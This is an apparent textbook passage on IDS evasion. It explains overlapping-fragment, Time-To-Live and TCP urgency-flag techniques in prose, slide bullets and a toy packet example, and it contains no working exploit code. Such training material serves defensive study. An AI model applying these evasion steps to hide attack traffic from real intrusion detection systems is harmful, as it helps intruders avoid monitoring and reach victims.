
Figure 12.36: Fragmentation attack scenario-2

The figure above illustrates the discussed scenario (Attack Scenario-2). The attacker sends the malicious payload that will falsely reassemble fragments at the IDS and successfully performs a fragmentation attack on a host when the NIDS fragmentation reassembly timeout exceeds the victim's fragmentation reassembly timeout.



Overlapping Fragments

- An IDS evasion technique in which the attackers **generate a series of tiny fragments** with overlapping TCP sequence numbers
- For example, the initial fragment consists of **100 bytes** of payload with a sequence number 1; the second fragment consists of 96 bytes and includes an overlapping sequence, and so on
- At the time of **reassembling the packet** the destination host must know how to assemble the overlapping TCP fragments
- Some OSs will take the **original fragments with a given offset** (e.g., Windows W2K/XP/2003) and some operating systems will take the subsequent fragments with a given offset (e.g., Cisco IOS)

Overlapping Fragments

Attackers use overlapping fragments to evade IDS. In this technique, attackers generate a series of tiny fragments with overlapping TCP sequence numbers. For example, the initial fragment consists of 100 bytes of payload with the sequence number of 1, the second fragment includes an overlapping sequence of 96 bytes, and so on. At the time of reassembling the packet, the destination host must know how to assemble the overlapping TCP fragments. Some OS will take the original fragments with a given offset (e.g., Windows W2K/XP/2003) and some OS will take the subsequent fragments with a given offset (e.g., Cisco IOS).

Consider a scenario in which the attacker carries out this attack by breaking the packet into four fragments, sending frag-1, frag-2, and frag-3 first, accepted by both OSs. Then, the attacker sends frag-2', frag-3', and frag-4. Here, the payloads of frag-2' and frag-3' are different from those of frag-2 and frag-3, respectively, but the fragment offset and its length, along with the other fields in the IP header, remain the same. In such a scenario, an OS such as Windows XP will reassemble frag-1, frag-2, frag-3, and frag-4, whereas an OS such as Cisco IOS will reassemble frag-1, frag-2', frag-3', and frag-4.

Time-To-Live Attacks

- These attacks require the attacker to have a **prior knowledge of the topology** of the victim's network
- This information can be obtained using tools such as **traceroute** which give information on the **number of routers between the attacker and the victim**

1. The attacker breaks malicious traffic into **3 fragments**
2. The attacker sends **frag 1 with a high TTL**, and a false frag 2 with a low TTL
3. The IDS receives both fragments, but the victim receives the **first fragment only**
4. The attacker sends **frag 3 with a high TTL**
5. The IDS reassembles the 3 fragments into a meaningless packet and **drops** the packet
6. The victim receives real frag 2, and **suffers from an attack**, while no log entry created

Time-To-Live Attacks

Each IP packet has a field called **Time to Live (TTL)**, which indicates how many hops the packet can take before a network node discards it. Each router along a data path decrements this value by 1. When the TTL reaches 0, the packet is dropped, and an ICMP alert notification is sent to the sender. Typically, when a host sends a packet, it sets the TTL to a high value such that it can reach its destination under normal circumstances. Different OS use different default initial values for the TTL. Therefore, attackers can guess the number of routers between them and a sending machine, and make assumptions as to what the initial TTL was, thereby guessing which OS a host is running, as a prelude to an attack. To prevent such detection, **SmartDefense** can change the TTL field of all packets (or all outgoing packets) to a given number. These attacks require the attacker to have prior knowledge of the topology of the victim's network. This information can be obtained using tools such as traceroute, which gives information on the number of routers between the attacker and the victim.

Consider a scenario in which a router is present between the IDS and a victim. Attackers need to acquire this information before launching the TTL attack by breaking the malicious data packet into three fragments. It is assumed that the attacker has prior knowledge about the topology of the target network (i.e., how many routers are there between the attacker and victim machines). The attacker fragments the packet and sends frag 1 with the TTL set to a higher value. It is then received by the victim and the IDS. Then, the attacker sends frag-2' with a false payload and a TTL value of 1, which is received by the IDS; however, the victim will not receive it, because the router discards it and the TTL value is reduced to 0. Next, the attacker sends frag-3 with a correct payload and a higher TTL value, which enables it to reach the IDS and the victim. After receiving frag-3, the IDS performs a TCP reassembly on fragments 1, 2’, and 3, and the victim waits for frag-2. Finally, the attacker sends frag-2 with a valid payload. The victim, after receiving frag-2, reassembles fragments 1, 2, and 3 and gets the attack code embedded in a malicious payload. Here, the IDS has only frag-2, as it has already reassembled the fragments and the stream has cleared.


Figure 12.38: Evading IDS using Time-To-Live attack



Urgency Flag

1. The urgent (URG) flag in the TCP header is used to mark the data that requires **urgent processing** at the receiving end
2. If the URG flag is set, the TCP protocol sets the urgent pointer field to a **16-bit offset value** that points to the last byte of urgent data in the segment
3. Many **IDSs do not consider the urgent pointer** and process all the packets in the traffic, whereas the target system processes the urgent data only
4. This results in the IDS and the target systems having **different sets of packets**, which can be exploited by attackers to pass the attack traffic

Urgency Flag Attack Example

```
"When a TCP packet contains both urgent data and normal
data then 1-byte data after the urgent data is lost"
Packet 1: XYZ
Packet 2: LMN Urgency Pointer: 3
Packet 3: PQR
End result: XYZLMNQR
```

- The above example demonstrates the working of an urgency flag in a TCP packet
- According to RFC 1122, when a TCP segment consists of an urgency pointer, one byte of data after the urgent data will be lost

Urgency Flag

The urgency flag in the TCP marks data as urgent. TCP uses an urgency pointer that points to the beginning of urgent data within a packet. When the user sets the urgency flag, the TCP ignores all data before the urgency pointer, and the data to which the urgency pointer points is processed. If the URG flag is set, the TCP sets the Urgent Pointer field to a 16-bit offset value that points to the last byte of urgent data in the segment. Some IDS do not consider the TCP's urgency feature and process all the packets in the traffic, whereas the target system processes only the urgent data. Attackers exploit this feature to evade the IDS, as seen in other evasion techniques. Attackers can place garbage data before the urgency data. The pointer and the IDS read that data without consideration of the end host's urgency flag handling. This means that the IDS have more data than the end host processes. This results in the IDS and the target systems having different sets of packets, which can be exploited by attackers to pass the attack traffic.

Example:

```
"When a TCP packet contains both urgent data and normal data then 1-
byte data after the urgent data is lost"

